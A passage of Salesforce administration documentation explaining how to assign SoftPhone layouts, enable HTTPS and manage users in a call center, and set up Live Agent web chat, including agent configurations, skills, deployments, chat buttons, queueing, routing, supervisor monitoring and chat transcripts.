Once you have defined one or more custom SoftPhone layouts, you can assign them to user profiles:

1. From Setup, click **Customize** > **Call Center** > **SoftPhone Layouts**.
2. Click **Layout Assignment**.
3. For each user profile that appears in the page, select the SoftPhone layout that the profile should use. Profiles are only listed in this page if they include users that are currently assigned to a call center, or if they have already been assigned a custom SoftPhone layout.
4. Click **Save**.

Note: Call center users will see their newly assigned SoftPhone layout the next time they log into Salesforce.

Enabling HTTPS in a Call Center

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable HTTPS in a call center:	"Customize Application" AND "Manage Call Centers"

With CTI adapters built with version 4.0 of the CTI Toolkit, you can specify a secure URL, or one that uses the secure hypertext transfer protocol (HTTPS), for your call center. Using HTTPS provides added security for your call center, and also helps prevent the Mixed Content warnings that can appear in your browser if your Salesforce organization uses the HTTPS protocol but your call center does not.

To enable HTTPS:

1. From Setup, click **Customize** > **Call Center** > **Call Centers**.
2. Click the name of acall center.
3. Click **Edit**.
4. Type the secure URL for your adapter in `CTI Adapter URL`. For example, `https://localhost:11000`.
5. Click **Save**.

Important: In addition to specifying a secure URL on the Call Center Settings page, you also need to make changes to the CTI adapter's configuration file, and create and install a new certificate for the CTI adapter. For more information, see the *CTI Toolkit Developer's Guide*.

Note: Previous versions of CTI are secure but use Windows® technologies that are different than those in CTI 4.0.

Managing Call Center Users

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add or remove users from a call center:	“Manage Call Centers”

A Salesforce user cannot view Salesforce CRM Call Center features unless an administrator has assigned the user to a call center. See the following for instructions:

- Adding a User to a Call Center
- Removing a User from a Call Center

Every call center user has access to a set of personal SoftPhone settings that specify:

- Whether the user should be automatically logged into his or her SoftPhone when he or she logs into Salesforce
- How a record should be displayed when it is the only one that matches an incoming call

To change the default personal SoftPhone settings for all new call center users, use the Force.com API.

Adding a User to a Call Center

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add users to a call center:	"Manage Call Centers"

To add a user to a call center in Salesforce CRM Call Center:

1. From Setup, click **Customize** > **Call Center** > **Call Centers**.
2. Click the name of the call center to which you want to assign the Salesforce user.
3. In the Call Center Users related list, click **Manage Call Center Users**.
4. Click **Add More Users**.
5. Specify search criteria to find the Salesforce users who should be assigned to the call center.
6. Click **Find** to display the list of Salesforce users that meet your search criteria. All users who already belong to a call center are excluded from search results because a user can only be assigned to one call center at a time.
7. Select the checkbox next to each user who should be assigned to the call center and click **Add to Call Center**.

Alternatively, you can change a particular user's call center in the User Edit page:

1. From Setup, click **Manage Users** > **Users**.
2. Click **Edit** next to the name of the user.
3. Modify the `Call Center` field as appropriate. You can change the user's call center by clicking the lookup icon ( ) and choosing a new call center, or you can remove the user from his or her current call center by deleting the call center name from the field.

Removing a User from a Call Center

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To remove users from a call center:	"Manage Call Centers"

To remove a user from a call center in Salesforce CRM Call Center:

1. From Setup, click **Customize** > **Call Center** > **Call Centers**.
2. Click the name of the call center from which you want to remove the Salesforce user.
3. In the Call Center Users related list, click **Manage Call Center Users**.
4. Click **Remove** next to the name of the user that you want to remove from the call center.

   To remove multiple users at once, select the `Action` checkbox next to each user you want to remove and click **Remove Users**.

Alternatively, you can change a particular user's call center in the User Edit page:

1. From Setup, click **Manage Users** > **Users**.
2. Click **Edit** next to the name of the user.
3. Modify the `Call Center` field as appropriate. You can change the user's call center by clicking the lookup icon ( ) and choosing a new call center, or you can remove the user from his or her current call center by deleting the call center name from the field.

CREATING WEB-CHAT CHANNELS

Setting Up Live Agent

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012
Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To set up Live Agent:	"Customize Application"
To create user profiles or permission sets:	"Manage Users"

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

1. Enable Live Agent for your organization.
2. Create user profiles or permission sets to determine which users can access chat transcripts and visitor records.
3. Create Live Agent users.
4. Assign users a configuration to give them access to the Live Agent console or Live Agent in the Service Cloud console.
5. Identify a set of skills to help route incoming chats to the right agents.
6. Create skills and assign users to them.
7. Determine the number and type of deployments that your organization requires.
8. If you want to brand the chat windows your visitors see (for example, to display your company's logo), create one or more Force.com sites to host the images.
9. Upload the images as static resources.
10. Create deployments, and add the deployment code to each Web page that will have a chat button.
11. Create chat buttons.

Optionally:

- Customize the Live Chat Transcript page.
- Customize the Live Chat Visitor page.
- Add a custom Chat Answer field to Salesforce Knowledge article types to let agents copy information from an article into a chat.
- Create Quick Text messages to help agents chat with customers more efficiently.
- Set up Live Agent in the Service Cloud console.

Setup Tips

- We recommend that advanced Salesforce administrators and developers set up and maintain Live Agent, as the process involves multiple steps and significant customization.
- Live Agent requires feature licenses, which you can purchase by contacting salesforce.com. Each Live Agent user needs his or her own feature license.
- We recommend that you review the following questions before setting up Live Agent:
  - ◊ How many deployments do you need? Deployments control the look and feel of your chat windows. If your customer service department supports multiple products or websites, you may want to create several different deployments.
  - ◊ How do you want to divide and define agent skill sets? Each chat button you create is associated with a particular skill, such as technical support, billing, or general inquiries. Before you can create chat buttons, you need to create skills and assign them to users or user profiles.
  - ◊ How many agent configurations do you need? Configurations determine agents' chat capacity, or how many active chats they can participate in at a time, as well as the chatlets they have access to. You may want to create one configuration for junior agents, for example, with a low chat capacity and access to only the basic chatlets, and another for supervisors, with a higher chat capacity and access to all chatlets.
  - ◊ What Quick Text categories and subcategories do you need? Defining and creating an effective categorization system for your Quick Text messages will make it easier for agents to find the ones they need when chatting with customers.
  - ◊ Do you want your users to see customized pre-chat forms or post-chat pages? You might want to create a pre-chat form that collects information such as a user's name and a short description of their question or issue, for example, or a post-chat page with a link to a survey about the customer's experience with your support team.

    Creating pre-chat forms and post-chat pages requires knowledge of HTML, Javascript, and Visualforce.
- If you choose to use a Force.com site to customize your chat buttons or deployments, you need to create the site and upload images to it as static resources before creating buttons or deployments.

Live Agent Deployment Overview
Assigning Live Agent Permissions

Assigning Live Agent Permissions

> Live Agent is available in: **Developer** Edition organizations created after June 14, 2012
>
> Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Access to and interactions with certain types of Live Agent records, such as chat transcripts, visitor records, and Quick Text messages, are controlled by object permissions. When you create profiles or permission sets for Live Agent users, you'll grant "Create," "Read," "Edit," or "Delete" permissions on objects depending on the functionality your users need. For example:

- The `API Enabled` administrative permission is required for all Live Agent users.
- Agents need at least the "Read" permission on Live Chat Visitors and Live Chat Transcripts to review visitor and transcript records.
- In addition, you might need to give users in supervisory or compliance roles "Create," Edit," and "Delete" permissions on these objects. For example, supervisors may need to flag some records for follow up for training purposes, or they may need

to add additional comments or update other information in the records. For compliance purposes, some users might need to delete records if they contain sensitive information.

- Other users who want to see transcripts and visitor records will need “Read” permission on these objects.
- To create Quick Text messages, users need “Create,” “Read,” “Edit,” and “Delete” permissions on the Quick Text object.
- To access the Quick Text sidebar in the Live Agent console or Live Agent in the Service Cloud console, agents need at least “Read” permission on Quick Text.

Note: Salesforce automatically creates visitor and transcript records for each chat regardless of which permissions an agent has on Live Chat Visitor and Live Chat Transcript.

Enabling Live Agent

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To enable Live Agent:	“Customize Application”

To enable Live Agent for your organization:

1. From Setup, click **Customize** > **Live Agent** > **Settings**.
2. Select `Enable Live Agent`.
3. Click **Save**.

Creating Live Agent Users

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To create or edit users:	“Manage Users”

1. From Setup, click **Manage Users** > **Users**.
2. Click **Edit** next to a user's name.
3. Select `Live Agent User`. If you don’t see this checkbox, make sure your organization has purchased enough Live Agent feature licenses.
4. Make sure the user has the correct profile based on the permissions required.

5. Click **Save**.

After creating users, make sure that you assign them a Live Agent configuration and associate them with the appropriate skills.

Agent Configuration Overview

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

Agent configurations control the following functionality of the Live Agent console and Live Agent in the Service Cloud console:

- Which chatlets on page 1734 are enabled (Live Agent console only).
- Chat capacity, which is the number of simultaneous chat sessions an agent can participate in.
- Whether or not a sound plays when a new chat is available or when the agent is disconnected from a chat session.
- Whether or not notifications appear in the agent's browser for incoming chat requests.
- Whether or not sneak peek is enabled. Sneak peek lets agents see what visitors are typing before visitors send messages.
- The greeting message that appears automatically to visitors when a chat begins.

You give Live Agent users access to the Live Agent console or Live Agent in the Service Cloud console by assigning them a configuration either through a profile or at the user level. If a user is assigned a configuration at both the profile and user level, the user-level configuration overrides the profile one. You can only assign users to one configuration at a time.

Users that aren't associated with a configuration get the default configuration:

- All chatlets enabled (Live Agent console only)
- Unlimited chat capacity
- Sneak peek enabled
- Request sound and disconnect sounds disabled
- Auto greeting disabled

Configurations let you give agents the functionality that makes sense for their skill levels and job requirements. For example, you might want to create different configurations for new and experienced agents. The configurations can contain the same chatlets and visitor greeting, but specify different chat capacities: new agents are assigned a capacity of two chats, while experienced users are assigned a capacity of five chats. Then, depending on what makes sense for your organization, you can assign configurations by:

- Creating separate profiles for new and experienced agents, and then associating the new agent profile with the new agent configuration, and the advanced agent profile with the advanced configuration.
- Creating a single profile, assigning it to the new agent configuration, and then assigning the advanced configuration to experienced agents the at the user level.

The number of configurations you have may depend on the size of your organization. For example, in a small organization, you might have three configurations: one for new agents, one for experienced agents, and a third for supervisors. In a global enterprise, you could have dozens of configurations. We recommend that you assess your organization's configuration requirements as part of your implementation planning.

See Also:

Creating Agent Configurations
Setting Up Live Agent

Creating Agent Configurations

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012
Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To create and edit configurations:	"Customize Application"

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

For efficiency, consider creating profiles and users before creating configurations so that you can create a configuration and assign it at the same time.

1. From Setup, click **Customize** > **Live Agent** > **Agent Configuration**.
2. Click **New**.
3. Enter a name for the configuration. This name, or a version of it, automatically becomes the `Developer Name`.
4. Enter a value in `Chat Capacity` to specify the maximum number of chats an agent can participate in simultaneously.

   Entering zero or leaving the value blank gives the agent unlimited chat capacity.
5. Select `Sneak Peek Enabled` to let agents preview what visitors type before they send a message.
6. Select `Request Sound Enabled` to play a tone when a new chat request is available.

   The tone isn't customizable.
7. Select `Disconnect Sound Enabled` to play a tone when an agent gets disconnected from the Live Agent console.

   The tone isn't customizable.
8. Select `Notifications Enabled` to display a desktop alert when a new chat request is available.

   Note: Alerts and notifications are supported only in certain browsers. See Live Agent Notifications Overview on page 1735 for more information.
9. Enter a message in `Auto Greeting` that visitors see when they start a new chat session.

10. Select `Auto Away on Decline` to automatically change agents' status to Away when they decline chat requests. Note: this option applies only when agents are assigned to chat buttons that use push routing.
11. Select the chatlets on page 1734 to include in the Live Agent console.
12. In the Assign Users area, select individual users for the configuration.
13. In the Assign Profiles area, select profiles for the configuration.

    When you associate a profile with a configuration, all users with that profile are assigned the configuration unless they are assigned a different configuration at the user level. See Agent Configuration Overview for more information.

Creating Skills

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To create skills:	"Customize Application"

To create a skill and assign it to users:

1. From Setup, click **Customize** > **Live Agent** > **Skills**.
2. Click **New**.
3. Enter a name for the skill.
4. In the Assign Users area, select the users you want to associate with the skill.
5. In the Assign Profiles area, select the profiles you want to associate with the skill.
6. Click **Save**.

Skills Overview

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Skills identify the capabilities of agents, and are used to route requests to the right set of agents. For example, if your support center handles both technical and end-user issues, you'd create separate "Technical" and "End User" skills, and assign agents accordingly. Then, when a query comes in that requires technical expertise, Salesforce routes the request to those agents in the "Technical" skill set only.

You can assign skills to both profiles and individual users, and you can associate both users and profiles with multiple skills. For example, if your organization supports laptop, desktop, and tablet computers, you'd assign all three computer skills to agents qualified to provide support on each type of computer, while you'd assign just the “desktop” skill to agents only trained on desktop computers.

During implementation planning, we recommend that you identify the skills that you’ll assign to agents. If your organization’s agents can handle any chat request, then you need to create only one skill. However, it’s more likely that your agents are specialized, and you’ll need to create skills to make sure that they receive the appropriate requests.

Chat Button Overview
Setting Up Live Agent

Creating Deployments

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012
Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To create deployments:	“Customize Application”

If you plan to customize the Chat window (for example, brand the window with your company's logo), you need to upload images as static resources and then create one or more Force.com sites to host the images. Note that when you create a Force.com site for use with Live Agent, you need to provide only the following information:

- A site label and a site name
- A site contact
- The active site's home page
- A site template

To create a deployment:

1. From Setup, click **Customize** > **Live Agent** > **Deployments**.
2. Click **New**.
3. Enter a name for the deployment. This name, or a version of it, automatically becomes the `Developer Name`.
4. Enter a title for the Chat window.

   This is the title that visitors see.
5. Select `Allow Visitors to Save Transcripts` to let visitors download a copy of the chat session when it ends.
6. Optionally, list the domains that can host the deployment.
7. Select the site that you'll associate with the deployment.

   Visitors see this URL in the Chat window.
8. In `Chat Window Branding Image`, select the graphic that will appear in the Chat window.
9. In `Mobile Chat Window Branding Image`, select the graphic that visitors using mobile devices will see in the Chat window.
10. Click **Save**.

Salesforce generates the deployment code.

11. Copy the deployment code and paste it on each Web page where you want to deploy Live Agent. For best performance, paste the code right before the closing body tag (that is, `</body>`).

    Note: If you're using security zones in Internet Explorer 8 or 9, be sure your deployment and any website that hosts that deployment are in the same security zone. Due to an issue with Internet Explorer, it's not possible to launch a chat window from a website that's in a different security zone. For more information on security zones, refer to Internet Explorer help.

After creating deployments, you need to create the buttons that visitors click to initiate chat sessions, and then add that code to web pages as well.

Live Agent Deployment Overview
Using Permitted Domains with Live Agent Deployments
Setting Up Live Agent

Live Agent Deployment Overview

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

A deployment is a place on your company's website that's enabled for Live Agent. Deployments let you:

- Create the code that you add to Web pages to enable them for Live Agent.
- Control the appearance of the chat window that visitors access from the Web page. You do this by adding images (for example, your company's logo) to a deployment to brand it.
- Enhance security and minimize the number of illegitimate chat requests you receive by specifying the domains allowed to host chat buttons.
- Segment your visitor traffic to better understand the different types of visitors using chat for service or sales support. Chat agents can see deployment information for each visitor, and the deployment is saved as part of the chat transcript.

A deployment consists of a few lines of JavaScript that you add to a Web page. Your organization can have a single Live Agent deployment or multiple deployments. For example, if you have a single service center that supports multiple websites, creating a separate deployment for each site lets you present different chat windows to your visitors.

Using Permitted Domains with Live Agent Deployments

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012 Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

A deployment is a place on your company's website that's enabled for Live Agent. To enhance security and minimize the number of illegitimate chat requests you receive, use the permitted domains option when creating a deployment. This option lets you specify the domains that can host the deployment.

When using permitted domains:

- List as many domains as you'd like but only one per line.
- Use only the domain and subdomain—for example, xyz.domain.com, domain.com, or www.domain.com. Don't include http:// or mappings to specific pages within a domain, such as domain.com/page.
- Be sure to specify all the domains you want to allow to host the deployment.
- If you want to make the deployment usable on any domain, leave the Permitted Domains box empty.

Creating Chat Buttons

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012 Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To create and customize chat buttons:	"Customize Application"

Before you create chat buttons, you need to:

- Create skills. Each chat button is associated with a particular skill or set of skills so that chats initiated from the button are routed to the right agents.
- Create a Force.com site if you'll be using it to host the images for the online and offline versions of your button. If you don't have a Force.com site, you can specify online and offline button images or text by modifying the code that's generated when you create a button.
- Decide how you want chat requests that come in through the button to be routed to agents.

To create a button:

1. From Setup, click **Customize** > **Live Agent** > **Chat Buttons**.

2. Click **New**.
3. Type a name for the button.
4. Select one or more skills to associate with the button by moving them from the `Available Skills` list to the `Selected Skills` list.
5. Select a routing option for chats initiated through the button.
6. Optionally, if you select the Least Active or Most Available routing option, specify how long agents have to answer incoming chat requests before they're re-routed.
7. Optionally, enable queueing for incoming chat requests, and specify the maximum number of requests that can be in the queue.
8. Customize your chat button using one of these options:

Option	Prerequisites	Steps
Use a Force.com site	Create a Force.com site that has the following information: • A site label and a site name • A site contact • The active site's home page • A site template	**a.** In `Site for Resources`, select the site that hosts your chat button images. **b.** In `Online Image`, select the button image that visitors will see when agents with the associated skill are available to chat. **c.** In `Offline Image`, select the button image that visitors will see when no agents are available. **d.** Optionally, in `Custom Chat Page`, select the page you want to use instead of the standard chat window. **e.** Click **Save**. Salesforce generates the button code.
Use custom code	You'll need access to a text or HTML editor in order to change the button code. You may want to have a developer do this customization.	**a.** Click **Save**. (You don't need to enter anything in the Chat Button Customization fields.) Salesforce generates the button code. **b.** Copy and paste the Chat Button Code into a text or HTML editor. **c.** Replace the `<!-- Online Chat Content -->` and `<!-- Offline Chat Content -->` comments with code for the chat button images or text you want to use.

9. Optionally, choose the Visualforce page, or type the URL of the external Web page, that hosts the pre-chat form and post-chat page for the button.
10. Copy the button code and paste it on each Web page where you've deployed Live Agent. Make sure to paste the code in the area on the page where you want the button to appear.

Tip: Remember to copy and paste the code each time you update the button, as the code changes with each modification.

Setting Up Live Agent

Chat Button Overview

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

You need to create the buttons that visitors click to start chats. Like a deployment, a button consists of several lines of JavaScript that you copy and paste into Web pages. A single deployment can have multiple buttons; each button lets you refine the chat experience for visitors. For example, your Service deployment could have different buttons for personal computer, laptop, or tablet issues. Each button is mapped to a different skill or set of skills to make sure that visitors' inquiries only go to agents who have the ability to solve their problems.

Creating a chat button typically involves these steps:

1. Name the button.
2. Associate it with one or more of the skills that you've assigned to agents.
3. Choose a language for the chat window. You can select any of the languages fully supported by Salesforce.
4. Choose how you want chats initiated through the button to be routed to agents. Optionally, if you choose a push routing option, specify how long agents have to answer incoming chat requests before they're re-routed.
5. Optionally, enable queueing for chat requests initiated through the button and set a maximum queue length.
6. Choose an online and, optionally, an offline image for the button.

   Similarly to the branding images you add to deployments, you can upload the button images as static resources and then specify a Force.com site to host the images. Alternatively, you can specify online and offline button images or text by modifying the code that is generated when you create a button.
7. Optionally:

   a. Choose a custom chat page to use instead of the standard chat window.
   b. Choose the page or URL that hosts the pre-chat form for the button.

c. Choose the page or URL that hosts the post-chat page for the button.

Live Agent Chat Queues Overview

Queueing options in Live Agent let you specify how incoming chat requests are handled when there are no agents available.

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012
Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To create and customize chat buttons:	"Customize Application"

For each Live Agent chat button you create, you can enable queueing to put incoming chat requests on hold if no agents with the required skills are available to accept them. You can also specify the maximum number of requests in a queue. Enabling queues and setting limits for them lets you control how incoming chat requests are handled and helps agents manage chat backlogs.

With queueing enabled, your company can accept incoming chat requests even when agents are at capacity, and you can specify the maximum number of requests to accept. This helps agents work more effectively and limits the amount of time customers spend waiting to chat.

The following table explains how chat queueing works with the various routing options.

Queueing Option	With This Routing Option	Results
Queuing is not enabled	Choice routing	• Users see the online version of your chat button and can submit new requests unless there are no agents with the required skill logged in or all online agents have reached capacity. • Incoming chat requests are added to the Chat Requests list. • When agents have capacity for new chat sessions, they can select incoming requests from the list.

Queueing Option	With This Routing Option	Results
Queuing is not enabled	Least Active or Most Available routing	• Users see the online version of your chat button and can submit new requests unless there are no agents with the required skill logged in or all online agents have reached capacity. • Incoming chat requests are added to the Chat Requests list, which agents do not see. • When agents have the capacity for new chat sessions, requests are routed to them.
Queueing is enabled without a per-agent or overall limit	Choice routing	• Users see the online version of your chat button and can submit new requests unless there are no agents with the required skill logged in. • Incoming chat requests are added to the Chat Requests list. • When agents have capacity for new chat sessions, they can select incoming requests from the list.
Queueing is enabled without a per-agent or overall limit	Least Active or Most Available routing	• Users see the online version of your chat button and can submit new requests unless there are no agents with the required skill logged in. • Incoming chat requests are added to the Chat Requests list, which agents do not see. • When agents have the capacity for new chat sessions, requests are routed to them.
Queueing is enabled with a per-agent or overall limit defined	Choice routing	• Users see the online version of your chat button and can submit new requests unless there are no agents with the required skill logged in, or until the queue limit is reached. They then see the offline version of the button until older chat sessions have ended. • Incoming chat requests are added to the queue until the per-agent or overall limit is reached, at which

Queueing Option	With This Routing Option	Results
		point no new requests are accepted until older chat sessions have ended. • When agents have capacity for new chat sessions, they can select incoming requests from the list.
Queueing is enabled with a per-agent or overall limit defined	Least Active or Most Available routing	• Users see the online version of your chat button and can submit new requests unless there are no agents with the required skill logged in, or until the queue limit is reached. They then see the offline version of the button until older chat sessions have ended. • Incoming chat requests are added to the queue until the per-agent or overall limit is reached, at which point no new requests are accepted until older chat sessions have ended. • When agents have the capacity for new chat sessions, requests are routed to them.

Live Agent Chat Routing Overview

Routing options in Live Agent let you specify how incoming chat requests should be directed to agents.

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

For each Live Agent chat button you create, you specify how you want chats initiated through that button routed to agents. Choose one of three routing options:

Routing Option	Description
`Choice`	Incoming chat requests are added to the queue in the Live Agent console or Live Agent in the Service Cloud console and are available to any agent with the required skill.
`Least Active`	Incoming chats are routed to the agent with the required skill who has the fewest active chats.

Routing Option	Description
`Most Available`	Incoming chats are routed to the agent with the required skill and the greatest difference between chat capacity and active chat sessions. For example, if Agents A and B each have a chat capacity of five, and Agent A has three active chat sessions while Agent B has only one, incoming chats will be routed to Agent B.

Least Active and Most Available are push options, which means that incoming chats are routed, or "pushed," to agents. If you choose one of these options, you can also specify the amount of time an agent has to answer a chat request before it's routed to the next available qualified agent.

Live Agent Chat Queues Overview

Live Agent Supervisor Page Overview

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012
Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To use the Live Agent Supervisor page:	Access to the Live Agent Supervisor tab in a user profile or permission set

The Live Agent Supervisor page makes it easy to find information about your department's chat buttons and chat agents, all in one place.

To access the Supervisor page, click the **Live Agent Supervisor** tab. From there, you can:

- See a list of all of your organization's active chat buttons, with information on the length of each button's queue and longest wait time. Click a button's name to see its detail page.

  Note: Queue length and wait time information is only available for buttons with queueing enabled. Buttons without queueing will show a queue length of 0 and N/A as the time of the longest wait.

- See a list of all of your organization's chat agents, along with their statuses, the number of their active chat sessions, how many chats they are currently engaged in, how many chats they are assigned to but haven't yet accepted, how long they've been logged in to Live Agent, and how long it's been since they last accepted a chat request.
  - Click an agent's name or ID to view their profile page.

- ◊ Click next to an agent's name to see a detailed list of their current chat sessions.
- ◊ To see only agents with a certain skill, choose the skill from the drop-down on the right side of the page.
- ◊ Use the links in the Action column to change an agent's status:

If the Agent's Status Is	These Actions Are Available	Results
Available	**Offline** **Away**	- Offline: Logs the agent out of the chat console. Agents who are logged out can't accept incoming chat request. - Away: Sets the agent's status to Away but keeps them logged in to the chat console. Agents who are away can't accept new chat requests.
Away	**Offline**	Logs the agent out of the chat console. Agents who are logged out can't accept incoming chat request. **Note:** You can't change the status of agents who are offline.

- ◊ Monitor an agent's chats with customers in the ongoing chat window on the right side of the Agent Status panel.
- ◊ Send "whisper messages" to agents in the ongoing chat window while they chat with customers. Customers can't see these messages, so you can privately chat with agents while they interact with customers.

Live Agent Home

Live Agent Sessions Overview

Live Agent sessions help you monitor and view information on your agents' chats with customers.

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Every time your agents log into Live Agent, a Live Agent session record is automatically created. These session records store information about your agents' and customers' interactions online, such as how many chat requests were processed, how long agents spent online, or how long agents were actively engaged in chats with customers.

You can associate session records with cases, accounts, contacts, and leads or link them with other objects through custom lookup fields.

You can use Live Agent sessions to make it easy to find and edit information about your support agents' chats with customers. For example, you can create a list called "Today's Sessions" to view chat activity that occurred in one day.

To access Live Agent sessions, click the **Live Agent Sessions** tab. From here, you can:

- See a list of recently viewed session records.
- Create a list of information about chat sessions—for example, the names of the agents involved in the session, agents' login times, and agents' logout times.
- Change information in a session record by clicking **Edit** next to a record in a list.

Note: You can edit custom fields on a Live Agent session record, but you can't edit standard fields.

Customizing Live Agent Sessions

Customize Live Agent sessions to help your users monitor and view information on agents' chats with customers.

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

On the **Live Agent Sessions** tab, your users can see information about support agents' chats with customers.

You can customize Live Agent sessions according to your business needs. From Setup, click **Customize** > **Live Agent** > **Live Agent Sessions**. From here, you can:

- Customize the fields that appear on a session page.
- Create validation rules for the fields that appear on a session page to prevent users from saving incorrect data in those records.
- Define triggers to prompt actions for session records, such as updating another record automatically once a new session record is stored.
- Create record types for different session records.
- Edit page layouts for session records.
- Customize buttons and links for sessions.

- See a list of limits that apply to sessions in your organization.

Setting Live Agent Sessions Tab Visibility through Permission Sets

Make the Live Agent Sessions tab visible to users who are assigned to certain permission sets.

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To set tab visibility for Live Agent features:	"Manage Users"

You can give Live Agent users access to the Live Agent Sessions tab through permission sets.

1. From Setup, click **Manage Users** > **Permission Sets**.
2. Click the name of a permission set or create a new permission set.
3. Click **Object Settings**.
4. Click **Live Agent Sessions**.
5. Click **Edit**.
6. In Tab Settings, select `Available` and `Visible`.
7. Click **Save**.

Alternatively, you can give users access to the Live Agent Sessions tab through profiles.

Setting Live Agent Sessions Tab Visibility through Profiles

Make the Live Agent Sessions tab visible to users who are assigned to certain profiles.

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012 Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To set Live Agent Sessions tab visibility:	"Manage Users"

You can give Live Agent users access to the Live Agent Sessions tab through profiles.

1. From Setup, click **Manage Users** > **Profiles**.
2. Select a support agent profile.
3. Click **Edit**.
4. Set the visibility of the Live Agent Sessions tab to `Default On`.
5. Click **Save**.

Alternatively, you can give users access to the Live Agent Sessions tab through permission sets.

Setting Up the Knowledge Chatlet and the Articles Tool

Describes the steps for setting up the Knowledge chatlet and the Articles tool to let agents search for articles from the Live Agent console or from Live Agent in the Service Cloud console.

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012 Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To set up the Live Agent Knowledge chatlet or Articles tool:	"Customize Application" AND "Manage Salesforce Knowledge"

To give support agents the ability to include information from Salesforce Knowledge articles in chat sessions using the Knowledge chatlet or the Articles tool, you need to add a custom field called "Chat Answer" to article types. This field stores information from the article that's appropriate to share with customers during a live chat. This can be especially helpful for articles that are too long for an agent to include easily in a response.

Create the custom field as a Text, Text Area, or Text Area (Long). The Rich Text Field option is not supported. Remember that you need to add this custom field to each article type containing information that you want operators to access from the Knowledge chatlet.

To set up the Chat Answer field:

1. From Setup, click **Customize** > **Knowledge** > **Article Types**.
2. Create a new article type or edit an existing one.
3. Click **New** in the Fields related list.
4. Select `Text`, `Text Area`, or `Text Area (Long)`.

   Don't select `Text Area (Rich)`.
5. Click **Next**.
6. Enter `Chat Answer` in Field Label.

   Make sure that Field Name is populated automatically with Chat_Answer. The field name must be Chat_Answer. However, you can use a different name for the Field Label.
7. Click **Next**.
8. Specify security settings and click **Next**.

   Make the Chat Answer field visible to authors, editors, and live chat agents. Hide it from portal users or other users who don't need access to it.
9. Select `Yes, add this custom field to the layout`, and click **Save**.

Setting Up Live Agent

Setting Up Live Chat Transcripts

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To set up Live Chat Transcripts:	“Customize Application”

The Live Chat Transcripts tab contains the transcripts of completed chat sessions. Depending on your organization's requirements, you may want to customize the Live Chat Transcripts tab to display or hide standard fields, manage security, add custom fields, add buttons or links, or more.

To set up the tab:

1. **1.** Customize Live Chat Transcript fields.
   This lets users add additional information to Live Chat Transcript records.
2. Customize Live Chat Transcript page layouts.
   This lets you specify which fields display to users.
3. Set field-level security on Live Chat Transcript fields.
   This lets you choose which fields users can access.
4. Add the Live Chat Transcript tab to an app.
   This lets users view the tab from a specific app.
5. Optionally, set up validation rules to prevent users from saving incorrect data.

Setting Up Live Chat Visitors

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To set up Live Chat Visitors:	"Customize Application"

The Live Chat Visitor tab contains information about visitors that have participated in chat sessions. Depending on your organization's requirements, you may want to customize the Live Chat Visitor tab to display or hide standard fields, manage security, add custom fields, add buttons or links, or more.

To set up the tab:

1. Customize Live Chat Visitor fields.
   This lets users add additional information to Live Chat Visitor records.
